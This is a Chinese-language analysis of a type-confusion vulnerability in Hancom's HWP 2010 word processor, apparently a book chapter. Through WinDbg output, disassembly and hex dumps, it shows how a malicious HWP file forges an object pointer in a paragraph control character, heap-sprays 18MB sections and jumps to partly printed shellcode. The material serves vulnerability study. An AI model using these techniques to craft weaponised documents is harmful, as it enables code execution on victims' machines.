First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
```

```
eax=c0c0c0c0 ebx=0dabe600 ecx=0e0c0e0c edx=00000029 esi=0012e9ac edi=00000000
eip=06b1028a esp=0012e954 ebp=0f22cf80 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:Program FilesHnc
HwpApp+0x4028a:
06b1028a 8b4254          mov     eax,dword ptr [edx+54h] ds:0023:0000007d=????????

Disassembly:
06b10277 0fb75008        movzx   edx,word ptr [eax+8]
06b1027b 0fb74006        movzx   eax,word ptr [eax+6]
06b1027f c1e210          shl     edx,10h
06b10282 0bd0            or      edx,eax
06b10284 8b4228          mov     eax,dword ptr [edx+28h]
06b10287 8b11            mov     edx,dword ptr [ecx]
06b10289 50              push    eax
06b1028a 8b4254          mov     eax,dword ptr [edx+54h] ds:0023:0000007d=????????
06b1028d 896c241c        mov     dword ptr [esp+1Ch],ebp
06b10291 ffd0            call    eax ; 崩溃点下面不远处有一个call eax
06b10293 8bd8            mov     ebx,eax

0:000> ? 06b10291-hwpapp
Evaluate expression: 262801 = 00040291
```

关闭页堆，对 call eax 语句下断点，再次在调试器中打开文档，发现此时 eax=0x0e0c0e0c，从堆分配的栈回溯信息中可以看到 0x0e0c0e0c 位于一块由 VirtualAlloc 函数申请，大小为 18MB 的堆内存上。

```
bp hwpapp+40291

...
Breakpoint 0 hit
eax=0e0c0e0c ebx=02c6c600 ecx=0e0c0e0c edx=0e0c0e0c esi=0012e6dc edi=00000000
eip=04730291 esp=0012e684 ebp=0271e4e0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
HwpApp+0x40291:
04730291 ffd0            call    eax {0e0c0e0c} // 控制流转移

// 由于 Hwp2010 并未开启 DEP，所以不需要 xchg 指令去导向 ROP，直接可以在堆内存上执行shellcode。
```


```
0:000> u 0e0c0e0c
0e0c0e0c 0c0e            or      al,0Eh
0e0c0e0e 0c0e            or      al,0Eh
0e0c0e10 0c0e            or      al,0Eh
0e0c0e12 0c0e            or      al,0Eh
0e0c0e14 0c0e            or      al,0Eh
0e0c0e16 0c0e            or      al,0Eh
0e0c0e18 0c0e            or      al,0Eh
0e0c0e1a 0c0e            or      al,0Eh

// 0xe0c0e0c 处疑似用堆喷射进行了填充
0:000> dc e0c0e0c
0e0c0e0c  0e0c0e0c 0e0c0e0c 0e0c0e0c 0e0c0e0c  ................
0e0c0e1c  0e0c0e0c 0e0c0e0c 0e0c0e0c 0e0c0e0c  ................
0e0c0e2c  0e0c0e0c 0e0c0e0c 0e0c0e0c 0e0c0e0c  ................
0e0c0e3c  0e0c0e0c 0e0c0e0c 0e0c0e0c 0e0c0e0c  ................
0e0c0e4c  0e0c0e0c 0e0c0e0c 0e0c0e0c 0e0c0e0c  ................
0e0c0e5c  0e0c0e0c 0e0c0e0c 0e0c0e0c 0e0c0e0c  ................
0e0c0e6c  0e0c0e0c 0e0c0e0c 0e0c0e0c 0e0c0e0c  ................
0e0c0e7c  0e0c0e0c 0e0c0e0c 0e0c0e0c 0e0c0e0c  ................

0:000> !heap -p -a 0e0c0e0c
    address 0e0c0e0c found in
    _HEAP @ 2760000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
invalid allocation size, possible heap corruption
        0dfb0018 24006d 0000  [00]   0dfb0030    120035c - (busy VirtualAlloc)
        Trace: 25a05a4
        777bdd6c ntdll!RtlAllocateHeap+0x00000274
        74e53db8 MSVCR90!malloc+0x00000079

0:000> ? 0x120035c/0n1024/0n1024
Evaluate expression: 18 = 00000012
```

17.3 漏洞成因


17.3.1 静态分析

触发分析

用 HwpScan2 工具 打开漏洞文件，我们可以看到 BodyText 部分有 6 个 section 流，每个 section 流都表示文本相关的一些信息 (具体可参考 HWP 格式规范)。



HWP 文件格式用 Tag 来描述文档的各种信息，每个 section 中有不同的 Tag 来描述不同的信息，每个 Tag 由 DWORD 头部和数据部分构成，具体结构如下：



可以看到头部的 DWORD 中包含：

Tag ID、Level 和 Size

其中

Tag ID = HWPTAG_BEGIN + Value，HWPTAG_BEGIN = 0x10

不同的 Tag ID 对应的 Value 和其代表的含义如下图所示：

Tag ID	Value	설명
HWPTAG_PARA_HEADER	HWPTAG_BEGIN+50	문단 헤더
HWPTAG_PARA_TEXT	HWPTAG_BEGIN+51	문단의 텍스트
HWPTAG_PARA_CHAR_SHAPE	HWPTAG_BEGIN+52	문단의 글자 모양
HWPTAG_PARA_LINE_SEG	HWPTAG_BEGIN+53	문단의 레이아웃
HWPTAG_PARA_RANGE_TAG	HWPTAG_BEGIN+54	문단의 영역 태그
HWPTAG_CTRL_HEADER	HWPTAG_BEGIN+55	컨트롤 헤더
HWPTAG_LIST_HEADER	HWPTAG_BEGIN+56	문단 리스트 헤더
HWPTAG_PAGE_DEF	HWPTAG_BEGIN+57	용지 설정
HWPTAG_FOOTNOTE_SHAPE	HWPTAG_BEGIN+58	각주/미주 모양
HWPTAG_PAGE_BORDER_FILL	HWPTAG_BEGIN+59	쪽 테두리/배경
HWPTAG_SHAPE_COMPONENT	HWPTAG_BEGIN+60	개체

其中 HWPTAG_PARA_TEXT Tag 里存储的数据是一个段落的文本信息。在段落的文本信息中可以指定一些控制字，控制字范围为 0-31，这些控制字可以指定一些额外的特性。这些都在 HWP 的说明文档中有介绍，如下图所示：

□ 제어 문자

표, 그림 등 일반 문자로 표현할 수 없는 요소를 표현하기 위해서 문자 코드 중 일부분을 특수 용도로 사용하고 있다.

문단 내용 중에 문자 코드가 0-31인 문자들은 특수 용도로 사용된다. 이미 13번 문자는 문단 내용의 끝 식별 기호로 사용된다는 것은 설명한 바 있다. 이외의 특수 문자들은 표나 그림 등, 일반 문자로 표현할 수 없는 문서 장식 요소를 표현하기 위해서 사용된다.

제어 문자는 다음 세 가지 형식이 존재한다.

- [char] = 하나의 문자로 취급되는 문자 컨트롤 / size = 1
- [inline] = 별도의 오브젝트 포인터를 가리키지 않는 단순한 인라인 컨트롤 / size = 8
- [extended] = 별도의 오브젝트가 데이터를 표현하는 확장 컨트롤 / size = 8

코드	설명	컨트롤 형식
0	unusable	char
1	예약	extended
2	구역 정의/단 정의	extended
3	필드 시작(누름틀, 하이퍼링크, 블록 책갈피, 표 계산식, 문서 요약, 사용자 정보, 현재 날짜/시간, 문서 날짜/시간, 파일 경로, 상호 참조, 메일 머지, 메모, 교정부호, 개인정보)	extended
4	필드 끝	inline

其中 03 控制字代表的意思如下。大致意思是该控制字会指定一些额外的超链接、书签或其他信息。文档上指明该控制字数据类型为 extended，大小为 8 字节。

필드 시작(누름틀, 하이퍼링크, 블록 책갈피, 표 계산식, 문서요약, 사용자 정보, 현재 날짜/시간, 문서 날짜/시간, 파일 경로,상호 참조, 메일 머지, 메모, 교정부호, 개인정보)

102/5000

字段开始（推送框架，超链接，块书签，表格计算，文档摘要，用户信息，当前日期/时间，文档日期/时间，文件路径，交叉引用，邮件合并，备忘录，校准代码，个人信息）

我们来看一下 section0 对应的该字段信息，section0 流里面只有一个 HWPTAG_PARA_TEXT Tag (同一个流里面可以有多个同一类型的 Tag)

Hex | Hex (Decompress) | **Hwp Tag** | Text

Offset	Size	Tag	Description
00000000	0018	HWPTAG_PARA_HEADER	문단 헤더
0000001C	006A	HWPTAG_PARA_TEXT	문단의 텍스트
0000008A	0008	HWPTAG_PARA_CHAR_SHAPE	문단의 글자 모양
00000096	0024	HWPTAG_PARA_LINE_SEG	문단의 레이아웃
000000BE	0026	HWPTAG_CTRL_HEADER	컨트롤 헤더
000000E8	0028	HWPTAG_PAGE_DEF	용지 설정
00000114	001C	HWPTAG_FOOTNOTE_SHAPE	각주/미주 모양
00000134	001C	HWPTAG_FOOTNOTE_SHAPE	각주/미주 모양
00000154	000E	HWPTAG_PAGE_BORDER_FILL	쪽 테두리/배경
00000166	000E	HWPTAG_PAGE_BORDER_FILL	쪽 테두리/배경
00000178	000E	HWPTAG_PAGE_BORDER_FILL	쪽 테두리/배경
0000018A	0010	HWPTAG_CTRL_HEADER	컨트롤 헤더
0000019E	003F	HWPTAG_CTRL_HEADER	컨트롤 헤더

EOF 安全客 (www.anquanke.com)

从下图可以看到 section0 的 HWPTAG_PARA_TEXT 数据中有一个 03 控制字段 (03 00 -> 0x0003)，这个字段的最后 4 个字节是 0c 0e 0c 0e，按小端地址翻转一下就是 0x0e0c0e0c，这正是混淆发生后相关寄存器的值。

```
0000  42 00 80 01 35 00 00 80 1c 00 00 00 03 00 00 03  B...5...........
0010  01 00 00 00 01 00 00 00 00 00 00 00 43 04 a0 06  ............C...
0020  02 00 64 63 65 73 00 00 00 00 00 00 00 00 02 00  ..dces..........
0030  02 00 64 6c 6f 63 00 00 00 00 00 00 00 00 02 00  ..dloc..........
0040  20 00 03 00 63 2a 25 25 00 00 00 00 00 00 00 00  ...c*%%.........
0050  03 00 7a d5 6c 3e 0c 0e 0c 0e 05 00 20 00 03 00  ..z.l>.... .. ...
0060  20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00  . . . . . . . . .
0070  20 00 20 00 20 00 20 00 04 00 63 2a 25 00 00 00  . . . . . c*%...
0080  00 00 01 00 00 00 04 00 0d 00 44 04 80 00 00 00  ..........D.....
0090  00 00 00 00 00 00 45 04 40 02 00 00 00 00 00 00  ......E.@.......
```

HWPTAG_PARA_TEXT

我们来看一下混淆发生处的函数，可以看到 call 指令 (即 v9()) 位于一个 while 循环内，在调用具体的函数前首先会对一个 4 字节地址进行小端地址翻转，得到一个对象地址，然后取出对象首地址的虚表指针，调用虚表偏移 +0x54 处的虚函数。对象地址等价于：

(0c 0e 0c 0e) -> 0x0e0c0e0c；

v9() 等价于

call [*(0x0e0c0e0c) + 0x54]

```
while ( sub_3FA70(0, &v19, a3) )
{
  v4 = v19;
  pTextBuf = *(_DWORD *)(v19 + 4);
  v23 = i;
  pBuf = pTextBuf + 2 * i;
  low = *(_WORD *)(pBuf + 6);
  v24 = v21;
  v8 = *(_DWORD *)((char *)word_28 + (*(_WORD *)(pBuf + 6) | (*(_WORD *)(pBuf + 8) << 16)));// +0x28
  v9 = *(void (**)(void))(*(_DWORD *)(low | (*(_WORD *)(pBuf + 8) << 16)) + 0x54);// +0x54
  v22 = v19;
  v9();
  if ( !sub_3FD70(v8) )
    return 0;
```

堆喷分析

在审计 section2-section6 时发现每一个都有一段长度为 0x120035A 字节 (18MB) 的 HWPTAG_PARA_TEXT 区域，其与上面疑似堆喷射的内存大小几乎一致。

0000378E	0016	HWPTAG_PARA_HEADER
000037A8	120035A	HWPTAG_PARA_TEXT
01203B0A	0008	HWPTAG_PARA_CHAR_SHAPE

每段 18MB 数据的前面大部分都是疑似雪橇指令，雪橇指令结束处可以看到疑似 shellcode：

Hex | **Hex (Decompress)** | Hwp Tag | Text

```
01203340  0c 0e 0c 0e 0c 0e 0c 0e  0c 0e 0c 0e 0c 0e 0c 0e  ................
01203350  0c 0e 0c 0e 0c 0e 0c 0e  0c 0e 0c 0e 0c 0e 0c 0e  ................
01203360  0c 0e 0c 0e 0c 0e 0c 0e  0c 0e 0c 0e 0c 0e 0c 0e  ................
01203370  0c 0e 0c 0e 0c 0e 0c 0e  0c 0e 0c 0e 0c 0e 0c 0e  ................
01203380  0c 0e 0c 0e 0c 0e 0c 0e  0c 0e 0c 0e 0c 0e 0c 0e  ................
01203390  0c 0e 0c 0e 0c 0e 0c 0e  0c 0e 0c 0e 0c 0e 0c 0e  ................
012033a0  0c 0e 0c 0e 0c 0e 0c 0e  0c 0e 0c 0e 0c 0e 0c 0e  ................
012033b0  0c 0e 0c 0e 0c 0e 0c 0e  0c 0e 0c 0e 0c 0e 0c 0e  ................
012033c0  0c 0e 0c 0e 0c 0e 0c 0e  0c 0e 0c 0e 0c 0e 0c 0e  ................
012033d0  0c 0e 0c 0e 0c 0e 0c 0e  0c 0e 0c 0e 0c 0e 0c 0e  ................
012033e0  0c 0e 0c 0e 0c 0d 90 90  90 90 90 57 56 52 53 55  ...........WVRSU
012033f0  51 33 c9 ba 0c 0e 0c 0e  42 8a 02 3c 90 75 f9 8b  Q3......B..<.u..
01203400  da 83 c2 3f 80 3a 90 74  1c 8a 04 4a 2c 41 c0 e0  ...?.:.t...J,A..
01203410  04 88 04 0a 8a 44 4a 01  2c 4a 00 04 0a 41 66 81  .....DJ.,J...Af.
01203420  f9 71 03 72 e4 4a 4a 44  4d 4d 53 44 4d 4d 4a 45  .q.r.JJDMMSDMMJE
01203430  4a 46 4d 41 59 4b 4c 46  55 4d 4b 50 53 42 59 50  JFMAYKLFUMKPSBYP
01203440  50 4d 4b 41 4b 41 59 49  4f 44 52 41 4d 41 4a 41  PMKAKAYIODRAMAJA
01203450  4a 46 4f 49 55 4f 56 49  4b 4f 56 41 4a 41 4b 41  JFOIUOVIKOVAJAKA
```

17.3.2 动态分析

堆喷射

我们在内存中搜索上图红框圈出的特征码：

```
// 重点关注后面10条记录
0:000> s -d 0x3 l?0x7fffffff 0x53525657
02dd0efb  53525657 c9335155 0c0e0cba 028a420e  WVRSUQ3......B..
07b99443  53525657 c9335155 0c0e0cba 028a420e  WVRSUQ3......B..
0b94fc6b  53525657 c9335155 0c0e0cba 028a420e  WVRSUQ3......B..
```

```
0cb5fc6b  53525657 c9335155 0c0e0cba 028a420e  WVRSUQ3......B..
0dd6fc6b  53525657 c9335155 0c0e0cba 028a420e  WVRSUQ3......B..
0ef7fc6b  53525657 c9335155 0c0e0cba 028a420e  WVRSUQ3......B..
1130fc6b  53525657 c9335155 0c0e0cba 028a420e  WVRSUQ3......B..
133afc6b  53525657 c9335155 0c0e0cba 028a420e  WVRSUQ3......B..
145bfc6b  53525657 c9335155 0c0e0cba 028a420e  WVRSUQ3......B..
157cfc6b  53525657 c9335155 0c0e0cba 028a420e  WVRSUQ3......B..
169dfc6b  53525657 c9335155 0c0e0cba 028a420e  WVRSUQ3......B..
17befc6b  53525657 c9335155 0c0e0cba 028a420e  WVRSUQ3......B..

// 查看一下堆块基本情况
0:000> !heap
NtGlobalFlag enables following debugging aids for new heaps:    stack back traces
Index   Address  Name      Debugging options enabled
  1:   019f0000
  2:   00010000
  3:   002e0000
  4:   01950000
  5:   01850000
  6:   02850000
  7:   029c0000
  8:   03160000
  9:   032c0000
 10:   03560000
 11:   04e80000
 12:   06610000
 13:   07370000
 14:   07540000

// 可以看到4号堆几乎全被用完，其含有10块大小为18MB的内存
0:000> !heap -stat -h 01850000
 heap @ 01850000
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    12003b0 5 - 5a01270  (49.27)
    120035c 5 - 5a010cc  (49.27)
```

```
    e4 910 - 81240  (0.28)
    f0 381 - 348f0  (0.11)
    24000 1 - 24000  (0.08)
    18 15bc - 209a0  (0.07)
    20000 1 - 20000  (0.07)
    100 18e - 18e00  (0.05)
    194 e5 - 16964  (0.05)
    aa00 2 - 15400  (0.05)
    28 6f0 - 11580  (0.04)
    10bc0 1 - 10bc0  (0.04)
    10000 1 - 10000  (0.03)
    fda0 1 - fda0  (0.03)
    fb50 1 - fb50  (0.03)
    a8 159 - e268  (0.03)
    4400 3 - cc00  (0.03)
    2200 6 - cc00  (0.03)
    800 17 - b800  (0.02)
    82 13b - 9ff6  (0.02)

0:000> !heap -flt s 12003b0
    _HEAP @ 19f0000
    _HEAP @ 10000
    _HEAP @ 2e0000
    _HEAP @ 1950000
    _HEAP @ 1850000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0a750018 240078 0000  [00]   0a750030    12003b0 - (busy VirtualAlloc)
        0cb70018 240078 0078  [00]   0cb70030    12003b0 - (busy VirtualAlloc)
        10110018 240078 0078  [00]   10110030    12003b0 - (busy VirtualAlloc)
        133c0018 240078 0078  [00]   133c0030    12003b0 - (busy VirtualAlloc)
        157e0018 240078 0078  [00]   157e0030    12003b0 - (busy VirtualAlloc)
    _HEAP @ 2850000
    _HEAP @ 29c0000
    _HEAP @ 3160000
    _HEAP @ 32c0000
    _HEAP @ 3560000
```

```
    _HEAP @ 4e80000
    _HEAP @ 6610000
    _HEAP @ 7370000
    _HEAP @ 7540000

0:000> !heap -flt s 120035c
    _HEAP @ 19f0000
    _HEAP @ 10000
    _HEAP @ 2e0000
    _HEAP @ 1950000
    _HEAP @ 1850000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0b960018 24006d 0000  [00]   0b960030    120035c - (busy VirtualAlloc)
        0dd80018 24006d 006d  [00]   0dd80030    120035c - (busy VirtualAlloc)
        121b0018 24006d 006d  [00]   121b0030    120035c - (busy VirtualAlloc)
        145d0018 24006d 006d  [00]   145d0030    120035c - (busy VirtualAlloc)
        169f0018 24006d 006d  [00]   169f0030    120035c - (busy VirtualAlloc)
    _HEAP @ 2850000
    _HEAP @ 29c0000
    _HEAP @ 3160000
    _HEAP @ 32c0000
    _HEAP @ 3560000
    _HEAP @ 4e80000
    _HEAP @ 6610000
    _HEAP @ 7370000
    _HEAP @ 7540000
```

类型混淆

既然这是一个类型混淆漏洞，我们来试着搞清楚到底是什么和什么产生了混淆。即：正常情况下这个地方调用的是什么函数?

既然上面说了 03 控制字支持的是超链接、书签之类的特性，那么我们不妨来构造一个含有超链接的普通 HWP 文档。然后对 v9() 对应处下断点，看看命中之后调用的是什么函数。

我们构造的带超链接的文本如下：

- 김포~강화 고속도로 조기 실현, 노선 조정을 위한 도로 계획 수립 (출처 : 경인일보)
  http://www.kyeongin.com/main/view.php?key=20180911010003744
- 여수 '웅천~소호 해상교량' 착공…2022년까지 670억 투입 (출처 : 뉴시스)
  http://www.newsis.com/view/?id=NISX20180912_0000416593

在 HwpScan2 里面看一下构造的样本的 HWPTAG_PARA_TEXT 数据：

```
0420  00 00 00 01 00 00 00 00 80 43 04 60 09 20 00 20  .........C.`. .
0430  00 20 00 20 00 03 00 6b 6c 68 25 00 00 00 00 00  . . ...klh%.....
0440  00 00 00 03 00 68 00 74 00 74 00 70 00 3a 00 2f  .....h.t.t.p.:./
0450  00 2f 00 77 00 77 00 77 00 2e 00 6e 00 65 00 77  ./.w.w.w...n.e.w
0460  00 73 00 69 00 73 00 2e 00 63 00 6f 00 6d 00 2f  .s.i.s...c.o.m./
0470  00 76 00 69 00 65 00 77 00 2f 00 3f 00 69 00 64  .v.i.e.w./.?.i.d
0480  00 3d 00 4e 00 49 00 53 00 58 00 32 00 30 00 31  .=.N.I.S.X.2.0.1
0490  00 38 00 30 00 39 00 31 00 32 00 5f 00 30 00 30  .8.0.9.1.2._.0.0
04a0  00 30 00 30 00 34 00 31 00 36 00 35 00 39 00 33  .0.0.4.1.6.5.9.3
04b0  00 04 00 6b 6c 68 00 00 00 00 00 00 00 00 00 04  ...klh..........
04c0  00 0d 00 44 04 80 01 00 00 00 00 05 00 00 00 0c  ...D............
```

可以看到构造的正常样本在 03 00 控制字后面的四个字节是一个字符串：”klh%”，猜测其是 hyperlink(%hlk) 的简写，随后的四个字节被置为 00 00 00 00，随后跟着我们在文本中嵌入的 url 的 unicode 编码。

我们在调试器内看一下这个样本：

```
0:004> bp HwpApp+0x40263
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:Program FilesHncl

0:004> g
ModLoad: 08d80000 08e23000   C:Program FilesHncHwp80DocFiltersEtcDocGroup.DFT
ModLoad: 73500000 73509000   C:Program FilesHncHwp80DocFiltersRes.ENU
ModLoad: 08d80000 08e0a000   C:Program FilesHncHwp80DocFiltersMajorDocGroup.DFT
ModLoad: 73040000 73049000   C:Program FilesHncHwp80DocFiltersRes.ENU
ModLoad: 0a1d0000 0a466000   C:Program FilesHncHwp80DocFiltersMsDocGroup.DFT
ModLoad: 73500000 73509000   C:Program FilesHncHwp80DocFiltersRes.ENU
ModLoad: 0a1d0000 0a302000   C:Program FilesHncHwp80DocFiltersODTDocGroup.DFT
ModLoad: 73040000 73049000   C:Program FilesHncHwp80DocFiltersRes.ENU
ModLoad: 06890000 068d8000   C:Program FilesHncHwp80DocFiltersXMLDocGroup.DFT
ModLoad: 73500000 73509000   C:Program FilesHncHwp80DocFiltersRes.ENU
ModLoad: 745b0000 7474e000   C:WindowsWinSxSx86_microsoft.windows.common-controls_6595b64144cc
ModLoad: 744b0000 745a5000   C:Windowssystem32propsys.dll
ModLoad: 74460000 74481000   C:Windowssystem32ntmarta.dll
ModLoad: 77150000 77195000   C:Windowssystem32WLDAP32.dll
```

```
Breakpoint 0 hit
eax=00000004 ebx=02ddc600 ecx=02dbf798 edx=027d71a0 esi=0012e9ac edi=00000000
eip=04770263 esp=0012e958 ebp=0285e578 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
HwpApp+0x40263:
04770263 8d0442          lea     eax,[edx+eax*2]
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:Program FilesHnc

0:000> !heap -p -a edx
    address 027d71a0 found in
    _HEAP @ 26e0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        027d7188 0025 0000  [00]   027d71a0    0010c - (busy)
        Trace: 3805a4
        777bdd6c ntdll!RtlAllocateHeap+0x00000274
        74e53db8 MSVCR90!malloc+0x00000079

// HWPTAG_PARA_TEXT + HWPTAG_PARA_CHAR_SHAPE + HWPTAG_PARA_LINE_SEG + other data
0:000> db edx l10c
027d71a0  20 00 20 00 20 00 20 00-03 00 6b 6c 68 25 28 9f   . . . ...klh%(.
027d71b0  d7 02 00 00 00 00 03 00-68 00 74 00 74 00 70 00  ........h.t.t.p.
027d71c0  3a 00 2f 00 2f 00 77 00-77 00 77 00 2e 00 6e 00  :././.w.w.w...n.
027d71d0  65 00 77 00 73 00 69 00-73 00 2e 00 63 00 6f 00  e.w.s.i.s...c.o.
027d71e0  6d 00 2f 00 76 00 69 00-65 00 77 00 2f 00 3f 00  m./.v.i.e.w./.?.
027d71f0  69 00 64 00 3d 00 4e 00-49 00 53 00 58 00 32 00  i.d.=.N.I.S.X.2.
027d7200  30 00 31 00 38 00 30 00-39 00 31 00 32 00 5f 00  0.1.8.0.9.1.2._.
027d7210  30 00 30 00 30 00 30 00-34 00 31 00 36 00 35 00  0.0.0.0.4.1.6.5.
027d7220  39 00 33 00 04 00 6b 6c-68 00 00 00 00 00 00 00  9.3...klh.......
027d7230  00 00 04 00 0d 00 00 00-00 00 00 00 30 10 00 00  ............0...
027d7240  84 03 00 00 84 03 00 00-fd 02 00 00 1c 02 00 00  ................
027d7250  00 00 00 00 18 a6 00 00-00 00 06 00 00 00 00 00  ................
027d7260  4b 00 00 00 31 ee 9e 04-00 00 00 00 01 00 00 00  K...1...........
027d7270  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
027d7280  00 00 00 00 01 00 00 00-84 03 00 00 00 00 00 00  ................
027d7290  00 00 00 00 00 00 00 00-06 00 00 00 0c 00 00 00  ................
027d72a0  07 00 00 00 42 00 00 00-06 00 00 00              ....B.......
```

```
0:000> ? edx+eax*2
Evaluate expression: 41775528 = 027d71a8

// 03 控制字字段，可以看到原先 00 00 00 00 处被填写为了28 9f-d7 02，翻转后即为 0x02d79f28，这是
0:000> db 027d71a8 l10
027d71a8  03 00 6b 6c 68 25 28 9f-d7 02 00 00 00 00 03 00  ..klh%(.........

...
0:000> p
eax=00000000 ebx=02ddc600 ecx=02d79f28 edx=02d79f28 esi=0012e9ac edi=00000000
eip=04770287 esp=0012e958 ebp=0285e578 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
HwpApp+0x40287:
04770287 8b11            mov     edx,dword ptr [ecx]  ds:0023:02d79f28=04a39b60
0:000> p
eax=00000000 ebx=02ddc600 ecx=02d79f28 edx=04a39b60 esi=0012e9ac edi=00000000
eip=04770289 esp=0012e958 ebp=0285e578 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
HwpApp+0x40289:
04770289 50              push    eax
0:000> p
eax=00000000 ebx=02ddc600 ecx=02d79f28 edx=04a39b60 esi=0012e9ac edi=00000000
eip=0477028a esp=0012e954 ebp=0285e578 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
HwpApp+0x4028a:
0477028a 8b4254          mov     eax,dword ptr [edx+54h] ds:0023:04a39bb4=047eded0
0:000> p
eax=047eded0 ebx=02ddc600 ecx=02d79f28 edx=04a39b60 esi=0012e9ac edi=00000000
eip=0477028d esp=0012e954 ebp=0285e578 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
HwpApp+0x4028d:
0477028d 896c241c        mov     dword ptr [esp+1Ch],ebp ss:0023:0012e970=6e01134b
0:000> p
eax=047eded0 ebx=02ddc600 ecx=02d79f28 edx=04a39b60 esi=0012e9ac edi=00000000
eip=04770291 esp=0012e954 ebp=0285e578 iopl=0         nv up ei pl nz na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
HwpApp+0x40291:
04770291 ffd0            call    eax {HwpApp!HwpCreateParameterArray+0x38010 (047eded0)}

// 对象大小为 0x34
